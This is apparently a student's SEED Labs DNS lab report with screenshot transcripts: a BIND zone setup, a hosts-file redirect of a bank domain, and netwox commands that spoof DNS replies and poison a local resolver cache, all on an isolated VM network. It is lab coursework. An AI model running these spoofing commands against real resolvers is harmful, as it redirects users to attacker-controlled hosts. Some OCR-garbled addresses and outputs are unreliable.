
Step 3: Set up the reverse lookup zone file.



```

server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Text Editor
/bin/bash
[11/21/20 NatNetwork]seed@VM:~$ sudo gedit /etc/bind/192.168.0.db
(gedit:2665): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by a
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
        1
        8H
        2H
        4W
        1D)
@      IN      NS       ns.example.com.
101    IN      PTR      www.example.com.
102    IN      PTR      mail.example.com.
10     IN      PTR      ns.example.com.
  
```

Step 4: Restart the BIND server and test.



```

server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
[11/21/20 NatNetwork]seed@VM:~$ sudo service bind9 restart
  
```

SEEDUbuntu-user (beforelab04) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator

/bin/bash

/bin/bash 79x28

```
[11/21/20 NatNetwork]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41873
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      192.168.0.101

;; AUTHORITY SECTION:
example.com.                    259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.                259200  IN      A      192.168.0.10

;; Query time: 0 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Sat Nov 21 05:08:04 EST 2020
;; MSG SIZE rcvd: 93

[11/21/20 NatNetwork]seed@VM:~$
```

Capturing from enp0s3


Apply a display filter ... <Ctrl-/> Expression... +

| No. | Time | Source | Destination | Protocol | Length | Inf |
|-----|--------------------------------|----------|-------------|----------|--------|-----|
| 1 | 2020-11-21 05:09:44.4746603... | 10.0.2.4 | 10.0.2.6 | DNS | 86 | St |
| 2 | 2020-11-21 05:09:44.4752029... | 10.0.2.6 | 10.0.2.4 | DNS | 135 | St |

- Lab Tasks (Part II): Attacks on DNS

3.1 Task 4: Modifying the Host File

```
[11/21/20 NatNetwork]seed@VM:~$ sudo nano /etc/hosts
```



```
attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
/bin/bash 80x24
GNU nano 2.5.3 File: /etc/hosts
127.0.0.1 Attacker
127.0.0.1 Server
127.0.0.1 www.SeedLabSQLInjection.com
127.0.0.1 www.xsslabelgg.com
127.0.0.1 www.csrlablabelgg.com
127.0.0.1 www.csrlabattacker.com
127.0.0.1 www.repackagingattacklab.com
127.0.0.1 www.seedlabclickjacking.com
127.0.0.1 www.example32.com
127.0.0.1 www.example68.com
127.0.0.1 www.example79.com
127.0.0.1 www.bank32.com
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^N Replace ^U Uncut Text ^T To Spell ^_ Go To Line
```

```
[11/21/20 NatNetwork]seed@VM:~$ ssh 10.0.2.4
seed@10.0.2.4's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sat Nov 21 05:15:48 2020 from 10.0.2.5
```

- Before

```

SEEDUbuntu-user (beforelab04) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
[11/21/20 NatNetwork]seed@VM:~$ ping www.bank32.com
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=1 ttl=113 time=182 ms

```

- After

```


SEEDUbuntu-user (beforelab04) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Wireshark
/bin/bash
[11/21/20 NatNetwork]seed@VM:~$ ping www.bank32.com
PING www.bank32.com (1.2.3.4) 56(84) bytes of data.
From be4503.ccr21.alb02.atlas.cogentco.com (38.104.52.121) icmp_seq=2 Destination Net Unreachable

```

| No. | Time | Source | Destination | Protocol | Length |
|-----|--------------------------------|-------------------|-------------------|----------|--------|
| 1 | 2020-11-21 05:25:21.4516787... | PcsCompu_e2:cd:cc | PcsCompu_27:4e:0a | ARP | 60 B |
| 2 | 2020-11-21 05:25:21.4518093... | PcsCompu_27:4e:0a | PcsCompu_e2:cd:cc | ARP | 60 B |
| 3 | 2020-11-21 05:25:23.2310765... | 10.0.2.4 | 1.2.3.4 | ICMP | 98 B |
| 4 | 2020-11-21 05:25:24.2529699... | 10.0.2.4 | 1.2.3.4 | ICMP | 98 B |
| 5 | 2020-11-21 05:25:24.2569527... | 38.104.52.121 | 10.0.2.4 | ICMP | 70 B |
| 6 | 2020-11-21 05:25:24.2572703... | 10.0.2.4 | 10.0.2.6 | DNS | 86 B |
| 7 | 2020-11-21 05:25:24.2580906... | 10.0.2.6 | 200.10.60.53 | DNS | 97 B |
| 8 | 2020-11-21 05:25:24.4021589... | RealtekU_12:35:00 | Broadcast | ARP | 60 B |
| 9 | 2020-11-21 05:25:24.4023287... | PcsCompu_e2:cd:cc | RealtekU_12:35:00 | ARP | 60 B |

3.2 Task 5: Directly Spoofing Response to User

* parameters for authority section are required.




```

attacker (before lab11 task7) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminator
/bin/bash
[11/23/20 NatNetwork]seed@VM:~/lab11$ sudo netwox 105 -h "www.example.com" -H "10.0.2.4"
Option '-a|--authns' is required
Error 10011 : tool argument not decoded
[11/23/20 NatNetwork]seed@VM:~/lab11$ sudo netwox 105 -h "www.example.com" -H 10.0.2.4
Option '-a|--authns' is required
Error 10011 : tool argument not decoded
[11/23/20 NatNetwork]seed@VM:~/lab11$

```

- Before



```

SEEDUbuntu-user (before lab11 task7) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminator
/bin/bash
[11/24/20 NatNetwork]seed@VM:~$ dig www.example.net
;; <<>> Dig 9.10.3-P4-Ubuntu <<> www.example.net
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 39636
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;; www.example.net.                IN      A
;; ANSWER SECTION:
www.example.net.                86400   IN      A      93.184.216.34
;; Query time: 35 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Tue Nov 24 22:52:25 EST 2020
;; MSG SIZE rcvd: 60

[11/24/20 NatNetwork]seed@VM:~$

attacker (before lab11 task7) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminator
/bin/bash
[11/24/20 NatNetwork]seed@VM:~/lab11$

```

- After – Attacker(right side) was able to see the spoofed information once the user(left side) dig www.example.com, server is still shown 10.0.2.6

The screenshots show a DNS lab exercise in a virtual machine environment. The top row shows the initial setup and a successful query for www.example.net. The bottom row shows a query for www.attacker32.com and a subsequent spoofed response from the attacker.

Top Left Screenshot: A terminal window titled "SEEDUbuntu-user (before lab11 task7) [Running] - Oracle VM VirtualBox". The user runs `dig www.example.net`. The output shows a successful query to 127.0.1.1, returning an IP of 10.0.2.4.

```
;; QUESTION SECTION:
;www.example.net.      IN      A
;; ANSWER SECTION:
;www.example.net.      7526    IN      A      93.184.216.34
;; Query time: 11 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Tue Nov 24 22:59:14 EST 2020
;; MSG SIZE rcvd: 60

[11/24/20 NatNetwork]seed@VM:~$ dig www.example.net

;<><> Dig 9.10.3-P4-Ubuntu <><> www.example.net
;; global options: +cmd
;; Got answer:
;; -->HEADER<<- opcode: QUERY, status: NOERROR, id: 8283
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; QUESTION SECTION:
;www.example.net.      IN      A
;; ANSWER SECTION:
;www.example.net.      10      IN      A      10.0.2.4
;; AUTHORITY SECTION:
;example.com.          10      IN      NS     example.com.
;; ADDITIONAL SECTION:
;example.com.          10      IN      A      192.168.0.101
;; Query time: 464 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Tue Nov 24 23:06:55 EST 2020
;; MSG SIZE rcvd: 101

[11/24/20 NatNetwork]seed@VM:~$
```

Top Right Screenshot: A terminal window titled "attacker (before lab11 task7) [Running] - Oracle VM VirtualBox". The user runs `sudo netwox 105 -h "www.example.com" -H 10.0.2.4 -a example.com -A 192.168.0.101`. The output shows a successful spoofed response from the attacker.

```
[11/24/20 NatNetwork]seed@VM:~/lab11$ sudo netwox 105 -h "www.example.com" -H 10.0.2.4 -a example.com -A 192.168.0.101
DNS question
id=8283 rcode=OK opcode=QUERY
aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=1
www.example.net. A
. OPT UDPPl=4096 errcode=0 v=0 ...

DNS answer
id=8283 rcode=OK opcode=QUERY
aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
www.example.net. A
www.example.net. A 10.0.2.4
example.com. NS 10 example.com.
example.com. A 10.192.168.0.101

DNS answer
id=8283 rcode=OK opcode=QUERY
aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
www.example.net. A
www.example.net. A 10.0.2.4
example.com. NS 10 example.com.
example.com. A 10.192.168.0.101
```

Bottom Left Screenshot: A terminal window titled "SEEDUbuntu-user (before lab11 task7) [Running] - Oracle VM VirtualBox". The user runs `dig www.example.net`. The output shows a successful query to 10.0.2.6, returning an IP of 10.0.2.4.

```
[11/24/20 NatNetwork]seed@VM:~$ dig www.example.net

;<><> Dig 9.10.3-P4-Ubuntu <><> www.example.net
;; global options: +cmd
;; Got answer:
;; -->HEADER<<- opcode: QUERY, status: NOERROR, id: 31743
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; QUESTION SECTION:
;www.example.net.      IN      A
;; ANSWER SECTION:
;www.example.net.      10      IN      A      10.0.2.4
;; AUTHORITY SECTION:
;www.attacker32.com.   10      IN      NS     www.attacker32.com.
;; ADDITIONAL SECTION:
;www.attacker32.com.   10      IN      A      192.168.0.101
;; Query time: 244 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Tue Nov 24 22:51:18 EST 2020
;; MSG SIZE rcvd: 115

[11/24/20 NatNetwork]seed@VM:~$
```

Bottom Right Screenshot: A terminal window titled "attacker (before lab11 task7) [Running] - Oracle VM VirtualBox". The user runs `sudo netwox 105 -h "www.example.com" -H 10.0.2.4 -a www.attacker32.com -A 192.168.0.101`. The output shows a successful spoofed response from the attacker.


```
[11/24/20 NatNetwork]seed@VM:~/lab11$ sudo netwox 105 -h "www.example.com" -H 10.0.2.4 -a www.attacker32.com -A 192.168.0.101
DNS question
id=31743 rcode=OK opcode=QUERY
aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=1
www.example.net. A
. OPT UDPPl=4096 errcode=0 v=0 ...

DNS answer
id=31743 rcode=OK opcode=QUERY
aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
www.example.net. A
www.example.net. A 10.0.2.4
www.attacker32.com. NS 10 www.attacker32.com.
www.attacker32.com. A 10.192.168.0.101


DNS answer
id=31743 rcode=OK opcode=QUERY
aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
www.example.net. A
www.example.net. A 10.0.2.4
www.attacker32.com. NS 10 www.attacker32.com.
www.attacker32.com. A 10.192.168.0.101
```


3.3 Task 6: DNS Cache Poisoning Attack


- to make sure that the DNS Server's cache is empty



- After attack (by netwox)



- attack by running a python program (used different IP address to make sure the change take effect)



- captured on Wireshark (after network)

SEEDUbuntu-user (before lab11 task7) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Wireshark File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

/bin/bash

Capturing from enp0s3

Apply a display filter ... <Ctrl-/> Expression...

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|--------------------------------|-------------------|-------------------|----------|--------|------|
| 1 | 2020-11-24 23:35:23.6971512... | 10.0.2.4 | 10.0.2.6 | DNS | 86 | Sta |
| 2 | 2020-11-24 23:35:23.6977767... | 10.0.2.6 | 10.0.2.4 | DNS | 135 | Sta |
| 3 | 2020-11-24 23:35:28.7448531... | PcsCompu_e2:cd:cc | PcsCompu_d7:b8:87 | ARP | 60 | Wh |
| 4 | 2020-11-24 23:35:28.7448630... | PcsCompu_d7:b8:87 | PcsCompu_e2:cd:cc | ARP | 42 | 10 |
| 5 | 2020-11-24 23:35:28.8910961... | PcsCompu_d7:b8:87 | PcsCompu_e2:cd:cc | ARP | 42 | Wh |
| 6 | 2020-11-24 23:35:28.8914914... | PcsCompu_e2:cd:cc | PcsCompu_d7:b8:87 | ARP | 60 | 10 |

Additional RRs: 2

- Queries
 - www.example.com: type A, class IN
- Answers
 - www.example.com: type A, class IN, addr 192.168.0.101
- Authoritative nameservers
 - example.com: type NS, class IN, ns ns.example.com
- Additional records
 - ns.example.com: type A, class IN, addr 192.168.0.10
 - <Root>: type OPT

0000 08 00 27 d7 b8 87 08 00 27 e2 cd cc 08 00 45 00 ..'....'.....E.
 0010 00 79 a3 c7 00 00 40 11 be a3 0a 00 02 06 0a 00 .y....@.....
 0020 02 04 00 35 87 22 00 65 9b 2c e7 7a 85 80 00 01 ...5."e...Z....
 0030 00 01 00 01 00 02 03 77 77 77 07 65 78 61 6d 70w ww.examp
 0040 6c 65 03 63 6f 6d 00 00 01 00 01 c0 0c 00 01 00 le.com... ..
 0050 01 00 03 f4 80 00 04 c0 a8 00 65 c0 10 00 02 00e.....
 0060 01 00 03 f4 80 00 05 02 6e 73 c0 10 c0 3d 00 01 ns...=..
 0070 00 01 00 03 f4 80 00 04 c0 a8 00 0a 00 00 29 10
 0080 00 00 00 00 00 00 00

Text item (text), 21 bytes Packets: 6 · Displayed: 6 (100.0%) Profile: Default

```
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Tue Nov 24 23:35:23 EST 2020
;; MSG SIZE rcvd: 93

[11/24/20 NatNetwork]seed@VM:~$
```

- on server's machine (after python approach)

server (Snapshot 1) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator

```


/bin/bash
/bin/bash 80x40

3109072D076A117492DB708CE238 )
67985 DS 61250 8 1 (
EBF5191249B08ADBA60DC57DE26F8D530FE5
D17D )
67985 DS 61250 8 2 (
984E001501B50F8D7B73935E12A0B15E9DCE
5498F0885C3C6193B4DCB8DDAD36 )
; additional
67985 RRSIG DS 8 2 86400 (
20201129075520 20201122064520 15314 net.
Ie0QhVbnBj9MfL2tRhFSTC7i5ZlRYqivenn3
uQXpX5fL0y/LhCIW1JLaMuELl4sLFvG97uK6
af1ZAswIGtvr9wyuvjXT5kD34yjarjvFCYPQ
qkIVRkAcR8wCo+fvi6LYQUhK0XEVc6lz0i7I
zN25yKz7CpCAKRF3/SYNcTwj9JSVdAt3KBQr
RQhfCdCmUerlqptj0UtHAqjLqdEhke8lgQ== )
; authanswer
www.example.NET. 259156 A 1.2.3.4
; glue
a.iana-servers.NET. 730 A 199.43.135.53
; glue
730 RRSIG A 8 3 1800 (
20201215160750 20201124142027 54846 iana
-servers.net.
DUASSXPemHR+Urnq2b3X4VcwBvtmftxJvuXF
BxX3k20oTVsr6y7I6pH+aSfdPRsQwV/fSE5a
